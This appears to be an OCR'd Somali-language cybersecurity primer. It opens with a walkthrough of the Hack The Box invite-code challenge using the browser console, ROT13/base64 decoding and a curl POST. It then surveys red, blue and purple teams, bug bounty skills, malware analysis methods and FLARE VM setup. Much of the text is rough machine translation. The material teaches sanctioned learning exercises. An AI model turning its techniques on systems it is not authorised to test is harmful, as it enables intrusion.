


Kadib waxaa lagugu hagaajin doonaa https://www.hackthebox.eu/invite si aad ugu biirto Hack The Box.

waxaad si cad u arki kartaa sanduuqa qoraalka oo na weydiinaya `invite code`. Midig guji bogga oo dooro ikhtiyaarka `Inspect Element`. Haddii kale, waxaad riixi kartaa `Ctrl` + `Shift` + `I` si aad u furto qalabka horumariyaha Chrome.



Tag tab Console ah oo qor `makeInviteCode()` ka dibna riix enter. Waxaad heli doontaa 200 Xaalad Guul iyo xog sida hoos ka muuqata:



Xaaladdayda, nooca koodh-celinta ee xogtu waxay ahayd ROT13. Hack The Box wuxuu kaloo adeegsadaa BASE64; markaa ha murugoon haddii noocyadeenna wax lagu qoro ay ka duwan yihiin.

Waxaa la joogaa waqtigii la fasixi lahaa farriinta aan hayno. Nuqul ka koobnaada xogta oo ka raadi khadka tooska ah 'ROT13 decoder'. Kiiskeyga, shaqsiyan waxaan adeegsaday natiijada ugu horeysa ee raadinta Google: https://cryptii.com/


Ku dhaji xogta sanduuqa qoraalka, oo dooro ROT 13 (AZ, a-z) ugu dambeynna guji DECODE. Fiiro gaar ah: kaliya lagu dabaqi karo kelmadaha 'ROT 13' - Haddii Noocaaga Dejinta uu ahaa BASE64 ka raadi khadka tooska ah decoder isku mid ah (In kastoo aan aad ugu boorinayo https://www.base64decode.org/).

Marka waxa ku soo baxaya **(In order to generate a valid Hack The Box Invite Code, we have to make a POST request to** `/api/invite/generate.`**)**

Kadib gali intan terminalka `curl -XPOST https://www.hack-thebox.eu/api/invite/generate`

Waxaan hadda haysannaa lambar casuumaad ah, laakiin waxaa jira soo-qabasho, waa mid lagu kaydiyey. Aynu isku dayno inaan ka dhigno innaga oo adeegsanaya https://www.base64decode.org/.

Ku dheji lambarka aad ka heshay natiijada POST ee sanduuqa qoraalka oo ku dhufo DECODE. Waka !!



Ugu dambeyntii, dib ugu noqo https://www.hackthebox.eu/invite oo dhaji Code Martiqaad aad ka heshay sanduuqa qoraalka oo guji `Sign Up.`


Hadad donayso sida coputer kamida loo jabiyo muqalkan aan subay bishi 4aad 2021 ka eeg linka youtube kayga =

Sida loo gu shaqaysto hacking

Hadaba waxan eegayna sida loo gu shaqeey cilmiga ethical hacking anakoo , ha wagan danbe shirkaduhu si aay uga hor tagan hacking waxay la shaqeeyan hackers ga hadaba aan eegno qababka kala duwan

Redteam & Blueteam

Kooxaha casaanka iyo buluugga ayaa ka badan tixraacyada Halo iyo farsamooyinka ciidanka. Xaqiiqdii, kooxahani waxay door muhiim ah ka ciyaaraan difaaca weerarada internetka ee horumarsan ee halista ku ah isgaarsiinta ganacsiga, xogta macmiilka xasaasiga ah, ama sirta ganacsiga.



Kooxaha Red waa xirfadlayaal amni xumo oo khabiir ku ah nidaamka weerarada iyo jabinta difaaca. Kooxaha buluuga ah waa xirfadlayaal amni oo difaac ah oo mas'uul ka ah ilaalinta shabakadaha gudaha ee kahortaga dhammaan weerarada internetka iyo hanjabaadaha. Kooxaha cas waxay isku ekaysiinayaan weerarada ka dhanka ah kooxaha buluuga ah si ay u tijaabiyaan waxtarka amniga shabakada. Layligani kooxdan casaanka iyo buluugga ahi waxay bixiyaan xal nabadgelyo oo dhammaystiran oo lagu hubinayo difaac adag iyadoo la ilaalinayo hanjabaadaha isbeddelaya.

Waa maxay Kooxda Cas?

Kooxda casaanka waxay ka kooban tahay xirfadlayaal xagga amniga ah oo u dhaqma sidii cadaawad si ay uga adkaadaan kontaroolada amniga internetka. Kooxaha cas waxay badanaa ka kooban yihiin khawaarijiin anshax madaxbanaan oo qiimeeya amniga nidaamka si ujeedo leh.

Waxay u adeegsadaan dhammaan farsamooyinka la heli karo (hoos looga hadlay) si loo helo daciifnimo xagga dadka ah, geeddi-socodka, iyo tikniyoolajiyadda si ay ugu helaan marin aan sharciyeysnayn hantida. Natiijo ahaan weeraradan loo ekeysiiyey, kooxaha cas waxay sameeyaan talooyin iyo qorshooyin ku saabsan sidii loo xoojin lahaa habsami u socodka amniga urur.

Sidee Kooxda Cas Cas u shaqaysaa?

Waad la yaabi kartaa inaad barato (sidii aan ahaa oo kale) in kooxaha casaanka ay waqti badan ku qaataan qorshaynta weerar markaa ay fulinayaan weeraro. Xaqiiqdii, kooxaha gaduudku waxay gaystaan habab fara badan si ay ugu helaan shabakad.

Weerarada injineernimada bulshada, tusaale ahaan, waxay ku tiirsan yihiin sahan iyo cilmi baaris si loo gaarsiiyo ololeyaal waran cadeynaya waran. Sidoo kale, kahor intaadan sameynin baaritaanka gelitaanka, uriyaasha baakadaha iyo falanqeeyayaasha borotokoolka waxaa loo isticmaalaa in lagu baaro shabakada lagana soo ururiyo macluumaadka ugu badan ee ku saabsan nidaamka sida ugu macquulsan.

Marka kooxda casaanka ahi ay fikrad buuxda ka haystaan nidaamka waxay soosaaraan qorshe hawleed loogu talagalay in lagu bartilmaameedsado jilicsanaanta gaarka u ah macluumaadka ay kor ku soo ururiyeen.

Tusaale ahaan, xubin ka mid ah kooxda cas ayaa laga yaabaa inuu ogaado in server uu wado Microsoft Windows Server 2016 R2 (oo ah nidaam ku shaqeynaya server) iyo in siyaasadaha aasaasiga ah ee domainka wali la isticmaali karo.

Tusaalooyinka Jimicsiyada Kooxda Cas

Kooxaha cas waxay adeegsadaan habab iyo qalab kala duwan si ay uga faa'iideystaan daciifnimada iyo u nuglaanta shabakadda. Waxaa muhiim ah in la ogaado in kooxaha gaduudan ay isticmaali doonaan macno kasta oo lagama maarmaan ah, shuruudaha kaqeybgalka, si ay ugu jabsadaan nidaamkaaga. Waxay kuxirantahay u nuglaanta waxay kudajin karaan furin si ay ufeegaan martida ama xitaa udhaafaan kontaroolada amaanka jireed iyagoo adeegsanaya kaararka marinka.

Jimicsiyada kooxda casaanka waxaa ka mid ah:

- Tijaabinta Penetration, oo sidoo kale loo yaqaan jabsiga anshaxa, waa halka tijaabiyaha uu isku dayo inuu helo marin nidaam, inta badanna adeegsado qalabka softiweerka. Tusaale ahaan, ‘John the Ripper’ waa barnaamij sirta jabinaya. Waxay ogaan kartaa nooca sirta loo adeegsaday, iskuna day inaad dhaafto.
- Injineernimada bulshada ayaa ah meesha Kooxda Red ay isku dayaan inay ku qanciyaan ama ku khiyaaneeyaan xubnaha

shaqaalaha si ay u soo bandhigaan aqoonsigooda ama ay ugu oggolaadaan helitaanka aag xaddidan.

- Phishing waxay u baahan tahay dirista emayllada sida muuqata u run ah ee xubnaha shaqaalaha ku kallifa inay qaadaan tallaabooyinka qaarkood, sida gelitaanka bogga internetka ee jabsiga iyo gelitaanka aqoonsiyada.
- Dhexgalka qalabka softiweerka isgaarsiinta sida urta baakadaha iyo falanqeeyeyaasha borotokoolka ayaa loo isticmaali karaa in lagu muujiyo shabakad, ama la akhriyo farriimaha lagu diro qoraalka cad. Ujeedada qalabkan ayaa ah in macluumaad looga helo nidaamka. Tusaale ahaan, haddii weeraryahan ogyahay in server uu ku shaqeynayo nidaamka hawlgalka ee Microsoft markaa waxay diiradda saari lahaayeen weerarradooda si looga faa'iideysto jilicsanaanta Microsoft.
- Kaadh xidhka kaarka amniga ee shaqaalaha si loogu oggolaado gelitaanka meelaha aan xaddidnayn, sida qolka adeegga.

Waa Maxay Kooxda Buluuga ah?

Koox buluug ah waxay ka kooban yihiin xirfadlayaal xagga amniga ah oo aragti gudaha ururka ka baxsan. Shaqadoodu waa inay ka ilaaliyaan hantida muhiimka u ah ururka nooc kasta oo khatar ah.

Waxay si fiican uga warqabaan ujeedooyinka ganacsiga iyo istiraatiijiyadda amniga ee ururka. Sidaa darteed, howshoodu waa inay xoojiyaan darbiyada qalcadda si uusan ugu soo xadgudbin wax u dhimaya difaaca.

Sidee Koxda Buluuga ahi u shaqaysaa?

Kooxda buluugga ah ayaa marka hore soo uruuriya xogta, si sax ah u diiwaangeliya waxa loo baahan yahay in la ilaaliyo waxayna fuliyaan qiimeynta halista. Kadib waxay adkeeyaan marin u helka nidaamka siyaabo badan, oo ay ka mid yihiin soo bandhigida siyaasadaha sirta oo adag iyo wacyigelinta shaqaalaha si loo hubiyo inay fahmayaan oo ay la jaan qaadayaan nidaamka amniga.

Qalabka kormeerka ayaa badanaa la dhigaa, taas oo u oggolaanaysa macluumaadka ku saabsan marin u helka nidaamyada in la diiwaan geliyo oo laga hubiyo waxqabadyo aan caadi ahayn. Kooxaha buluuga ah waxay ku sameyn doonaan baaritaano joogto ah nidaamka, tusaale ahaan, xisaabaadka DNS, baaritaanada nuglaanta shabakada gudaha ama dibada iyo soo qabashada taraafikada shabaqa falanqeynta.

Kooxaha buluugga ah waa inay dejiyaan tallaabooyin amni oo ku saabsan hantida muhiimka ah ee urur. Waxay bilaabaan qorshahooda difaaca iyaga oo aqoonsanaya hantida muhiimka ah, diiwaangelinaya

muhiimadda ay hantidan u leedahay ganacsiga iyo saameynta maqnaanshaha hantidan ay yeelan doonto.

Kooxaha buluuga ah ayaa markaa sameeya qiimeynta halista iyaga oo cadeynaya hanjabaadaha loo haysto hanti kasta iyo daciifnimada hanjabaadahaasi ay ka faa’iideysan karaan. Iyadoo la qiimeynayo halista iyo mudnaanta la siinayo, kooxda buluugga ah waxay soosaartay qorshe howleed lagu hirgelinayo kontaroollada hoos u dhigi kara saameynta ama suurtagalnimada hanjabaadaha ka dhasha hantida.

Kaqeybgalka maamulka waayeelka ayaa muhiim u ah marxaladan maadaama iyaga kaliya ay go'aansan karaan inay aqbalaan halista ama ay hirgeliyaan xakamaynta xakamaynta ka dhanka ah. Xulashada kontaroolada badiyaa waxay ku saleysan tahay falanqaynta kharashka-faa'iidada si loo hubiyo in kontaroolada amniga ay u keenaan qiimaha ugu badan ganacsiga.

Tusaale ahaan, koox buluug ah ayaa laga yaabaa inay aqoonsadaan in shabakadda shirkadda ay u nugul tahay weerarka DDoS (diidmada

adeegga ee loo qaybiyey). Weerarkani wuxuu yareynayaa helitaanka shabakadda adeegsadayaasha sharciga ah iyagoo u diraya codsiyada taraafikada ee aan dhameystirneyn serverka. Mid kasta oo ka mid ah codsiyadaan waxay u baahan yihiin ilo si loo fuliyo ficil, waana sababta uu weerarka si xun u curyaamiyay shabakad.

Kooxda ayaa markaa xisaabisa khasaaraha haddii ay hanjabaad dhacdo. Iyada oo ku saleysan falanqaynta kharashka-faa'iidada iyo la jaanqaadida ujeedooyinka ganacsiga, koox buluug ah ayaa ka fiirsan doonta rakibidda ogaanshaha soo gelitaanka iyo nidaamka ka hortagga si loo yareeyo halista weerarada DDoS.

Tusaalooyinka Jimicsiyada Kooxda Buluugga ah

Kooxaha buluuga ah waxay adeegsadaan habab iyo aalado kaladuwan oo kahortag ah si shabakad looga ilaaliyo weerarada internetka. Waxay kuxirantahay xaalada kooxda buluuga ah waxay go'aansan karaan in gidaarada dheeraadka ah ee loo baahan yahay in la rakibo si loo xakameeyo marinka shabakada gudaha. Ama, khatarta weerarrada injineernimada bulshada ayaa ah mid aad u muhiim ah oo ay ku bixinayso kharashka fulinta shirkadda tababarka wacyigelinta amniga ee shirkadda oo dhan.

Tusaalooyinka leyliska kooxda buluugga ah waxaa ka mid ah:

- Sameynta xisaabaadka DNS (magaca magac domain) si looga hortago weerarada phishing, iska ilaali arrimaha DNS ee qallafsan, iska ilaali hoos u dhigista ka-tirtirka diiwaanka DNS, iyo ka-hortagga / yareynta weerarada DNS iyo websaydhka.
- Samaynta falanqaynta raad-raaca dhijitaalka ah si loola socdo dhaqdhaqaaqa isticmaalayaasha iyo in la aqoonsado saxeex kasta oo la yaqaan oo muujin kara jebinta amniga.
- Ku rakibidda softiweerka amniga dhamaadka qalabka kombiyuutarada gacanta iyo kuwa casriga ah.
- Hubinta kontoroollada marin u helidda darbiga si habboon ayaa loo qaabeeyey iyo in barnaamijka ka hortagga fayraska la cusbooneysiiyo
- Keenista barnaamijka IDS iyo barnaamijka IPS sidii dambi baare iyo kahortaga amniga.
- Hirgelinta xalalka SIEM si loogu qoro loona liqo waxqabadka shabakadda.
- Falanqaynta diiwaanada iyo xusuusta si looga soo qaado waxqabad aan caadi ahayn nidaamka, loona aqoonsado loona tilmaamo weerarka.
- Kala soocida shabakadaha oo hubi in si sax ah loo qaabeeyey.
- U adeegsiga barnaamijka iskaanka nuglaanta si joogto ah.
- Hubinta nidaamyada adoo adeegsanaya antivirus ama software anti-malware.
- Dhejinta amniga geedi socodka.

Purple team

Purple waa fikirka iskaashi ee u dhexeeya weeraryahanada iyo difaacayaasha ka shaqeeya isla dhinac. Sidan oo kale, waa in laga fakaraa inay tahay waxqabad halkii laga ahaan lahaa koox heegan ah.

Ujeedada runta ah ee Kooxda Cas ayaa ah in la helo habab lagu wanaajiyo Kooxda Buluugga ah, sidaas darteed Kooxaha Purple waa in aan looga baahnayn ururada ay isdhexgalka Kooxda Red / Blue Team uu caafimaad qabo oo si sax ah ugu shaqeynayo.

Adeegsiga ugu fiican erayga aan soo arkay waa halka koox kasta oo aan aqoon u lahayn farsamooyinka weerarka ay rabaan inay wax ka bartaan sida ay weeraryahannadu u fikiraan. Taasi waxay noqon kartaa koox ka jawaab celisa dhacdo, koox baaris, koox horumarineed — wax kastoo ay tahayba. Haddii ragga wanaagsan ay isku dayayaan

inay wax ka bartaan khayaanada loo yaqaan 'whitehat hackers', taasi waxaa loo qaadan karaa layli koox Purple ah.


Bug Bounty Hunter

Ugaarsadayaasha abaalmarinta cayayaanka waa shakhsiyaad yaqaana lowska iyo boolal amniga internetka ah isla markaana aqoon fiican u leh raadinta cilladaha iyo dayacanka. Waxaa jira barnaamijyo badan oo loogu talagalay abaalmarinta cayayaanka kuwaas oo u oggolaanaya iyaga in lacag la siiyo si ay ugu helaan nuglaansho barnaamijyada iyo barnaamijyada.

Sidee loo noqdaa ugaarsade manfaca cayayaanka?

Xaqiiqdii kahor intaanad ka helin cilladaha qaabab kasta waxaad u baahan tahay inaad fahanto sida codsiyada websaydhka u shaqeeyaan iyo fahamka dhismaha barnaamijyadan Fahamka adag ee aasaasiga qaar ka mid ah shabakadaha, xogta SQL, xogta websaydhka sida HTML, CSS, php iyo Javascript waxay kordhin doontaa fursadda falanqaynta nuglaanta qaarkood laakiin maahan inaad khabiir ku ahaato dhammaantood.

Sidoo kale haddii aad waxoogaa aqoon ah u leedahay barnaamijka loo yaqaan 'Python', waxay noqon doontaa qiime dheeraad ah oo aad ku abuureyso qalab kuu gaar ah oo kaa caawin doona inaad gaarto hadaf gaar ah oo aaladaha kale aysan kuu sameyn doonin.



Xirfadaha looga baahan yahay inay noqdaan ugaarsade ku guuleysta cayayaanka

Qaar ka mid ah meelaha muhiimka ah ee diiradda la saarayo ee qayb ka ah OWASP Top 10 kuwaas oo ah:

- Xog ururin
- Cirbadda SQL
- Qoraalka Ka-Gudubka Goobta (XSS)
- Foomka Been Abuurka ee Adeegga (SSRF)

- Ka mid noqoshada deegaanka & Fog fog
- Bixinta Macluumaadka
- Fulinta Code Remote (RCE)

Malware Analysis

Malware analysis waa habka fahamka dabeecadda iyo ujeeddada feyl ama URL laga shakiyo. Soo saarida falanqaynta waxay caawineysaa ogaanshaha iyo yareynta halista ka imaan karta.

Faa'iidada ugu muhiimsan ee falanqaynta khayaanada ayaa ah inay ka caawiso ka jawaab celinta dhacdooyinka iyo falanqeeyayaasha amniga:

Dhacdooyinka Pragmatically kala soocista heerka darnaanta

Soo bandhig tilmaamayaasha qarsoon ee tanaasulka (IOCs) ee ay tahay in la xakameeyo

Hagaajinta waxtarka digniinta iyo ogeysiisyada IOC

Kobci macnaha guud marka ugaarsiga hanjabaadda ah

Types of Malware Analysis

Falanqaynta waxaa looqaadan karaa qaab taagan, firfircoon ama isku dhafan labada.

Static Analysis

Falanqaynta aasaasiga ah ee aasaasiga ahi uma baahna in koodhku dhab ahaantii socdo. Taabadalkeed, falanqaynta ma guurtada ah waxay fiirisaa feylka calaamadaha ujeedo xun. Waxay noqon kartaa mid waxtar leh in la aqoonsado kaabayaasha xun, maktabadaha ama faylalka la soo raray.

Tilmaamayaasha farsamada ayaa loo aqoonsaday sida magacyada faylka, xashiishka, xadhkaha sida cinwaanada IP-ga, cinwaanada, iyo xogta cinwaanka faylka ayaa loo isticmaali karaa si loo go'aamiyo in faylkaasi yahay mid xun. Intaa waxaa dheer, aaladaha sida kuwa wax kala sooca iyo kuwa shabakadaha falanqeeya ayaa loo isticmaali karaa in lagu fiirsado khayaanada iyada oo aan si dhab ah loo socodsiinin si loo soo ururiyo macluumaadka ku saabsan sida ay u shaqeyneyso khayaanada.

Si kastaba ha noqotee, maaddaama falanqaynta ma guurtada ah aysan run ahaantii shaqeyneynin koodhka, khayaanada casriga ah waxaa ku jiri kara dabeecad xun oo waqti-socod ah oo aan la ogaan karin. Tusaale ahaan, haddii feyl uu soo saaro xarig ka dibna soo dejiyo feyl xun oo ku

saleysan xarigga firfircoon, waxaa lagu ogaan karaa falanqeyn aasaasi ah oo asaasi ah. Shirkaduhu waxay u weecdeen falanqaynta firfircoon ee faham dhammaystiran oo ku saabsan habdhaqanka faylka.


Dynamic Analysis

Falanqaynta xasaasiga ah ee kufsiga ayaa ku fulisa koodh looga shakisan yahay xumaan jawi nabdoon oo loo yaqaan sanduuqa ciidda. Nidaamkan xiran wuxuu awood u siinayaa xirfadlayaasha amniga inay daawadaan khayaanada ficil ahaan iyadoon halista u ogolaan inay ku dhacdo nidaamkooda ama ay ku baxsadaan shabakada ganacsiga.

Falanqaynta firfircoon waxay siisaa ugaarsadayaasha halista ah iyo kuwa ka jawaab celiya dhacdooyinka aragti qoto dheer, iyaga oo u oggolaanaya inay soo bandhigaan nooca dhabta ah ee hanjabaadda. Faa'iido labaad ahaan, sanduuqa sandbox-ka ee otomaatigga ah wuxuu baabi'inayaa waqtiga ay qaadaneyso in dib loo rogo injineerka feyl si loo ogaado nambarka xun.

Caqabada la socota falanqaynta firfircoon ayaa ah in kuwa ka soo horjeedaa ay caqli leeyihiin, oo ay og yihiin in sanduuqyada ciiddu ay jiraan, sidaa darteedna ay aad ugu fiicnaadeen soo ogaanshahooda. Si loo khiyaaneeyo sanduuqa ciidda, cadowgu wuxuu ku qarinayaa koodh

gudaha ku jira oo laga yaabo inuu sii jiifto illaa shuruudaha qaarkood la buuxiyo. Kaliya markaa koodhku wuu socdaa.



Hybrid Analysis

Falanqaynta aasaasiga ah ee aasaasiga ahi maaha hab lagu kalsoonaan karo oo lagu ogaan karo koodh casriyeysan oo xumaan leh, iyo kharribaadda casriga ahi mararka qaarkood way ka dhuuman kartaa joogitaanka teknolojiyadda sandbox Marka la isku daro farsamooyinka falanqaynta aasaasiga ah iyo kuwa firfircoon, falanqaynta isku dhafan waxay siisaa kooxda amniga sida ugu fiican ee labada wajiba - si gaar ah maxaa yeelay waxay ogaan kartaa koodh xun oo isku dayaya inuu qariyo, ka dibna wuxuu soo saari karaa tilmaamayaal badan oo ka mid ah tanaasulka (IOCs) iyadoo la adeegsanayo koodh ahaan iyo kii horeba . Falanqaynta isku dhafan waxay gacan ka geysaneysaa ogaanshaha hanjabaadaha aan la garanayn, xitaa kuwa ka imanaya khayaanada ugu casrisan.

Tusaale ahaan, mid ka mid ah waxyaabaha falanqaynta isku-dhafan ay sameyso ayaa lagu dabaqayaa falanqeyn joogto ah oo ku saabsan xogta laga soo saaray falanqaynta habdhaqanka - sida marka qeyb ka mid ah koodhka xaasidnimada ah uu socdo oo uu soo saaro xoogaa isbeddello ah oo ku saabsan xusuusta. Falanqaynta firfircoon ayaa ogaan doonta taas, falanqeeyayaashana waxaa lagu wargalin doonaa inay dib u

wareegaan oo ay sameeyaan falanqeyn aasaasi ah oo ku saabsan xusuustaas. Natiija ahaan, IOCs badan ayaa la soo saari doonaa oo looga faa'iideysan doonaa eber-maalin.


Sida loo samaysto degan lagu soo qabto malwares ga

Waxaa lagaa filayaa inaad haysatid rakibid horey ujirta Windows 7 ama wixii ka sareeya. Tani waxay kuu oggolaaneysaa inaad doorato nooca Windows-ka saxda ah, heerka balastarka, naqshadaha iyo jawiga ku habboon naftaada.

Markaad hesho tan la heli karo, waxaad si deg deg ah u geyn kartaa deegaanka FLARE VM adoo booqanaya cinwaanka soo socda ee Internet Explorer (daalacayaasha kale ma shaqeyn doonaan)

http://boxstarter.org/package/url?https://raw.githubusercontent.com/fireeye/flare-vm/master/flarevm_malware.ps1

Ka dib markaad u gudubto URL-ka kor ku xusan ee Internet Explorer, waxaa laguu soo bandhigi doonaa wadahadal Boxstarter WebLauncher ah. Dooro Run si aad u sii wadatid rakibidda sida ku cad sawirka



Kadib rakibaadda guuleysta ee Boxstarter WebLauncher, waxaa laguu soo bandhigi doonaa daaqad konsol iyo hal dheere oo dheeri ah si aad u geliso lambarkaaga sirta ah ee Windows sida ku cad Jaantuska 2aad. Furahaaga Windows-ka ayaa lagamamaarmaan u ah inaad dib u bilowdo mashiinka dhowr jeer inta lagu guda jiro rakibida adiga oo aan kugu kallifin inaad gasho meel kasta waqtiga.

```
Boxstarter may need to reboot your system.
Please provide your password so that Boxstarter may automatically log you on.
Your password will be securely stored and encrypted.
Autologon Password: *
```

